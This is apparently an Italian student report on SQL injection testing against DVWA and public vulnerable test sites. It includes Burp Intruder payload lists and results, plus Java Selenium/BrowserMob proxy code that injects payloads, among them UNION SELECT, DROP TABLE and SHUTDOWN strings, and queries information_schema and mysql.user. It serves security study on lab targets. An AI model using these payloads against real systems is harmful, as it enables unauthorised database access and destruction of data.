Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		Content type hea...	Matches	text
Edit	<input type="checkbox"/>	Or	Request	Was modified	
Remove	<input type="checkbox"/>	Or	Request	Was intercepted	
Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
Down	<input type="checkbox"/>	And	URL	Is in target scope	

☒ Automatically update Content-Length header when the response is edited

Burp-suite permette, inoltre, di automatizzare la ricerca di vulnerabilità del sistema. Per fare ciò è necessario procedere come segue:

Dopo aver intercettato una richiesta, cliccando con il pulsante destro del mouse deve essere selezionato "send to intruder". A questo punto è possibile recarsi nella sezione "Intruder" e poi nella sottosezione "position". Qui è possibile selezionare i punti di injection. Come si osserva nell'immagine in basso, è stato selezionato il valore di "id" come punto di Injection. Ciò si osserva dalla presenza di caratteri: "\$1\$".

```

POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost:9000
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:9000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9000/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: security_level=0; PHPSESSID=js36dg6qqnaddl2lo5k4g0l5k5; security=medium
Connection: close

id=$1${Submit}=Submit

```

Adesso è possibile selezionare un set di stringhe da testare. Per fare ciò è necessario recarsi nella sottosezione di Intruder: Payloads. Qui nel campo Payload Options è possibile incollare le stringhe da testare (come si osserva nell'immagine in basso).

The screenshot shows the 'Payloads' tab in Burp Suite. At the top, there are tabs for 'Target', 'Positions', 'Payloads' (selected), 'Resource Pool', and 'Options'. Below the tabs, there is a 'Payload Sets' section with a 'Start attack' button. The 'Payload Sets' section contains a description and two dropdown menus: 'Payload set:' (set to '1') and 'Payload count:' (set to '77'). Below this, there is a 'Payload Options [Simple list]' section. This section has a description and a list of payload strings. The list contains several SQL injection payloads, including 'admin" or 1=1--', 'admin" or 1=1#', 'admin" or 1=1/*', 'admin" or ("1"=1', 'admin" or ("1"=1"--', 'admin" or ("1"=1"#', 'admin" or ("1"=1"/', 'admin" or "1"=1', and 'admin" or "1"=1"--'. There are buttons for 'Paste', 'Load ...', 'Remove', 'Clear', 'Add', and 'Add from list ... [Pro version only]'. The 'Add' button is highlighted with a red arrow.

Cliccando poi “Star attack” inizia la simulazione dell’attacco SQLi.

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
1	'_'	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
2	' '	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
3	'&'	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
4	'^'	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
5	'*'	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
6	' or ' '_'	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
7	' or ' ' '	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
8	' or ' '&'	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
9	' or ' '^'	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
10	' or ' '*'	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
11	"_"	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
12	" "	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
13	"&"	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
14	"^"	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
15	"*"	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
16	" or " "_"	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
17	" or " " "	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
18	" or " "&"	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
19	" or " "^"	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
20	" or " "*"	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
21	or true--	200	<input type="checkbox"/>	<input type="checkbox"/>	469	
22	" or true--	200	<input type="checkbox"/>	<input type="checkbox"/>	472	
23	' or true--	200	<input type="checkbox"/>	<input type="checkbox"/>	472	
24	") or true--	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
25	') or true--	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
26	' or 'x'='x	200	<input type="checkbox"/>	<input type="checkbox"/>	475	
27	') or ('x')=('x	200	<input type="checkbox"/>	<input type="checkbox"/>	479	
28	') or (('x'))=('x	200	<input type="checkbox"/>	<input type="checkbox"/>	483	
29	" or "x"="x	200	<input type="checkbox"/>	<input type="checkbox"/>	475	
30	") or ("x")=("x	200	<input type="checkbox"/>	<input type="checkbox"/>	479	
31	") or (('x'))=('x	200	<input type="checkbox"/>	<input type="checkbox"/>	483	
32	or 1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	466	
33	or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	468	
34	or 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	467	
35	or 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	468	
36	admin' --	200	<input type="checkbox"/>	<input type="checkbox"/>	465	
37	admin' #	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
38	admin'/*	200	<input type="checkbox"/>	<input type="checkbox"/>	464	
39	admin' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	475	
40	admin' or '1'='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	479	
41	admin' or '1'='1'#	200	<input type="checkbox"/>	<input type="checkbox"/>	478	
42	admin' or '1'='1'/*	200	<input type="checkbox"/>	<input type="checkbox"/>	479	
43	admin' or 1=1 or ''='	200	<input type="checkbox"/>	<input type="checkbox"/>	479	
44	admin' or 1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	469	
45	admin' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	471	

Verrà mostrata un'interfaccia, come quella dell'immagine sopra che mostra la stringa sostituita nel punto di injection, lo stato di risposta alla richiesta, ecc...

Cliccando su una delle tante righe vi è la possibilità di analizzare la risposta in formato HTML o anche osservare il rendering effettivo che si osserverebbe nel Browser (immagine in basso).

```
Request  Response
Pretty  Raw  Hex  Render  \n  ≡
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Jul 2021 13:22:50 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 169
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
  You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the
  </pre>
```

Reference: <https://resources.infosecinstitute.com/topic/fuzzing-sql-injection-burp-suite-intruder/>

Automated SQLi Selenium and Netty

Prendendo come esempio sqlmap e altri tool di penetration testing è stato implementato un sistema in grado di trovare vulnerabilità a varie web-application.

In particolare, è stato testato il sistemi come “DVWA” , “redtiger.labs” (disponibile al dominio <https://redtiger.labs.overthewire.org/>), <http://testphp.vulnweb.com/> .

Il sistema realizzato è un software che grazie all’utilizzo del FrameWork Selenium e librerie come Netty permette di realizzare esempi di SQLi.

In particolare, Selenium permette di automatizzare il processo di SQLi nei punti di Input dei dati, simulando il comportamento umano di digitazione dei caratteri a tastiera.

Netty offre servizi in grado in implementare sistemi Man-in-the-middle. Quest’ultimo infatti è stato realizzato per perfomare un MITM in grado di filtrare tutti i pacchetti HTTP provenienti dal Browser e diretti verso la rete esterna. In questa maniera vi è la possibilità di osservare il contenuto dei pacchetti per verificare la presenza di vulnerabilità del sistema e **eseguire** tipi di SQLi out-of-band.

Nel codice dell’immagine si osserva la fase preliminare di creazione dei vari elementi Selenium e Proxy necessari per preformare azioni sui vari input.

```

BrowserMobProxy proxy = new BrowserMobProxyServer();
proxy.start(); // can specify a port here if you like

// get the selenium proxy object
Proxy seleniumProxy = ClientUtil.createSeleniumProxy(proxy);

DesiredCapabilities capabilities = new DesiredCapabilities();
capabilities.setCapability(CapabilityType.PROXY, seleniumProxy);

// if chromedriver isn't on your system path, you'll need to set this system property
// System.setProperty("webdriver.chrome.driver", "/path/to/chromedriver");
WebDriver driver1 = new ChromeDriver(capabilities);
driver1.get("http://localhost:9000/");

```

Reference: <https://www.baeldung.com/java-netty-http-server>,
<https://github.com/lightbody/browsermob-proxy/blob/master/README.md>

Come si osserva nell'immagine sopra il driver si connette al URL <http://localhost:9000/> a questo indirizzo risiede il sistema DVWA.

Come si osserva nell'immagine sotto, sull'oggetto proxy è possibile chiamare il metodo `addRequestFilter` e passargli un'implementazione di `RequestFilter` facendo `Override` del metodo `filterRequest`. In questa maniera vi è la possibilità di leggere molti campi dei pacchetti http in transito. In particolare, nel codice viene specificato di stampare a terminale l'uri, il contenuto e i vari header.

```

@Override
public HttpResponse filterRequest(HttpRequest request, HttpMessageContents contents, HttpMessageInfo messageInfo) {

    System.out.println("richiesta..... \n\n");

    try {

        System.out.println("contenuto " + contents.getTextContents());
        System.out.println("uri prima " + request.getUri());

        for (Map.Entry<String, String> entryMap : request.headers().entries())
            System.out.println(LocalDate.now() + "    entry    " + entryMap.getKey() + "    " + entryMap.getValue());
    }
}

```

Nell'immagine sotto si osserva un esempio di lista di headers intercettati.

```

2021-07-15T17:39:11.681825 entry Host update.googleapis.com
2021-07-15T17:39:11.723542 entry Proxy-Connection keep-alive
2021-07-15T17:39:11.723779 entry Content-Length 2784
2021-07-15T17:39:11.723987 entry X-Goog-Update-AppId oimompecagnajdejgnnjjjobebaeigek,hnimpnehoodheedghdeejklkeaacbdc,gcnjmgdLgnkkccomoeimainaijmjnii,cnahnpholdijhjokonnfdjbfmklppij,
2021-07-15T17:39:11.724159 entry X-Goog-Update-Interactivity bg
2021-07-15T17:39:11.724271 entry X-Goog-Update-Updater chrome-91.0.4472.114
2021-07-15T17:39:11.724376 entry Content-Type application/json
2021-07-15T17:39:11.724470 entry User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
2021-07-15T17:39:11.724584 entry Accept-Encoding gzip, deflate

```

Molti sono i tipi di Injection che possono essere **eseguiti** attraverso la modifica degli headers. In particolare, una vulnerabilità è presente modificando lo user-agent.

In particolare, la vulnerabilità riguarda la modifica dello user_agent con il carattere ' . Ciò genera un errore che permette di scoprire che tipo di db_engine è presente sul server.

```
request.headers().set(HttpHeaders.Names.USER_AGENT, " ' ");
```

Oltre a poter leggere le richieste dei pacchetti http vi è la possibilità di leggere le risposte che il server invia al client. Ciò si realizza in maniera simile a quanto fatto per la richiesta:

```

proxy.addResponseFilter(new ResponseFilter() {
    @Override
    public void filterResponse(HttpResponse httpResponse, HttpMessageContents httpMessageContents, HttpMessageInfo httpMessageInfo) {
        System.out.println("risposta..... "+httpResponse.getStatus().reasonPhrase());
    }
}

```

Reference: <https://medium.com/@frostrnull/sql-injection-through-user-agent-44a1150f6888>

Infine, vi è la possibilità di modificare richieste e risposte:

```

try {

    System.out.println("contenuto "+contents.getTextContents());
    System.out.println("uri prima "+request.getUri());

    if(request.getUri().toString().contains("testphp.vulnweb.com/listproducts.php?cat=1")) {
        System.out.println("intercepted cat");
        request.setUri("http://testphp.vulnweb.com/listproducts.php?cat=1'#");
    }

    System.out.println("Decoder result "+ request.getDecoderResult());
    System.out.println("uri dopo "+request.getUri());
    System.err.println(request.getMethod().name());
    System.err.println(messageInfo.getOriginalUrl());
}

```


Tale servizio di intercettazione e modifica delle richieste è stato testato sul sistema:

<http://testphp.vulnweb.com/index.php>.

Ad esempio, come si osserva nel codice, il sistema intercetta la richiesta dove l'uri contiene la stringa <http://testphp.vulnweb.com/listproducts.php?cat=1> e aggiunge a tali uri il carattere '.

Ciò genera (come spiegato nell'inizio della relazione) l'errore di sintassi relativo alla MySQL syntax.

```
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near  
"'" at line 1 Warning: mysql_fetch_array() expects parameter 1 to be  
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

Reference: <https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>

Un altro esempio di realizzazione di SQLi attraverso la modifica dei pacchetti è il seguente:

```
if(request.getUri().toString().contains("http://testphp.vulnweb.com/artists.php?artist=1")) {  
    System.out.println("intercepted cat");  
    request.setUri("http://testphp.vulnweb.com/artists.php?artist=1%20order%20by%204");  
}
```

In questo caso l'output generato è il seguente:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,  
boolean given in /hj/var/www/artists.php on line 62
```


L'errore in questione è dovuto al fatto che l'uri è stato modificato con l'aggiunta della stringa “order by 4”, ma le colonne in totale sono 3. Nota importante riguarda la modifica alla stringa di partenza. Infatti, è importante che alcuni caratteri utilizzino la specifica ascii. In particolare, il carattere spazio deve essere espresso nella forma “%20”.

Oltre che **eseguire** simulazioni di SQLi tramite modifica dei pacchetti http, Selenium permette di simulare il comportamento umano, attraverso funzioni quali: sendKeys o click.

Come si osserva nell'immagine sotto, sono state create un insieme di stringhe (sulla base di quanto spiegato finora) che vengono inserite automaticamente nei vari input. Lo scopo è quindi di cercare automaticamente vulnerabilità nelle varie web-app presenti online. Nell'immagine sono presenti solo alcuni degli esempi fin qui analizzati.

```

//TC01
driver.findElement(By.name("username")).sendKeys( ...keysToSend: "abcd");
driver.findElement(By.name("password")).sendKeys( ...keysToSend: "anything' or 'x'='x");
Thread.sleep( millis: 2000);
driver.findElement(By.name("username")).clear();
driver.findElement(By.name("password")).clear();

//TC02
driver.findElement(By.name("username")).sendKeys( ...keysToSend: "abcd");
driver.findElement(By.name("password")).sendKeys( ...keysToSend: "'; drop table xyz");
Thread.sleep( millis: 2000);
driver.findElement(By.name("username")).clear();
driver.findElement(By.name("password")).clear();

//TC03
driver.findElement(By.name("username")).sendKeys( ...keysToSend: "' UNION SELECT * FROM emp_details --");
driver.findElement(By.name("password")).sendKeys( ...keysToSend: "abcd");
Thread.sleep( millis: 2000);
driver.findElement(By.name("username")).clear();
driver.findElement(By.name("password")).clear();

//TC04
driver.findElement(By.name("username")).sendKeys( ...keysToSend: "';SHUTDOWN; -- ");
driver.findElement(By.name("password")).sendKeys( ...keysToSend: "abcd");
Thread.sleep( millis: 2000);
driver.findElement(By.name("username")).clear();
driver.findElement(By.name("password")).clear();

//TC05
driver.findElement(By.name("username")).sendKeys( ...keysToSend: "'or'1'='1");
driver.findElement(By.name("password")).sendKeys( ...keysToSend: "'or'1'='1");
Thread.sleep( millis: 2000);
driver.findElement(By.name("username")).clear();
driver.findElement(By.name("password")).clear();

```

Altri esempi di SQLi su MySQL

Di seguito vengono riportati ulteriori esempi di SQLi, in particolare molti esempi riguardano tabelle presenti di default in MySQL come `information_schema.user_privileges`

1' union SELECT 1, user() #

```
ID: 1' union SELECT 1, user() #  
First name: admin  
Surname: admin  
  
ID: 1' union SELECT 1, user() #  
First name: 1  
Surname: app@localhost
```

1' union SELECT privilege_type, is_grantable FROM information_schema.user_privileges #

```
ID: 1' union      SELECT privilege_type, is_grantable FROM information_schema.user_privileges #  
First name: admin  
Surname: admin  
  
ID: 1' union      SELECT privilege_type, is_grantable FROM information_schema.user_privileges #  
First name: USAGE  
Surname: NO
```

1' union SELECT grantee, is_grantable FROM information_schema.user_privileges #

```
ID: 1' union SELECT grantee, is_grantable FROM information_schema.user_privileges #  
First name: admin  
Surname: admin  
  
ID: 1' union SELECT grantee, is_grantable FROM information_schema.user_privileges #  
First name: 'app'@'localhost'  
Surname: NO
```

1' union SELECT host, user, password FROM mysql.user #

SELECT command denied to user 'app'@'localhost' for table 'user'

Molti comandi di SQLi sono tuttavia inagibili, in quanto i privilegi dello user da cui derivano gli input non permettono di leggere o scrivere determinate informazioni. Può rappresentare un caso di

studio futuro il tentativo di fare privilege escalation, così da analizzare il DB in tutte le sue componenti.

Reference: <https://pentestmonkey.net/cheat-sheet/sql-injection/informix-sql-injection-cheat-sheet>,
<https://www.whitelist1.com/2018/04/sql-injection-ii-error-based-attacks.html>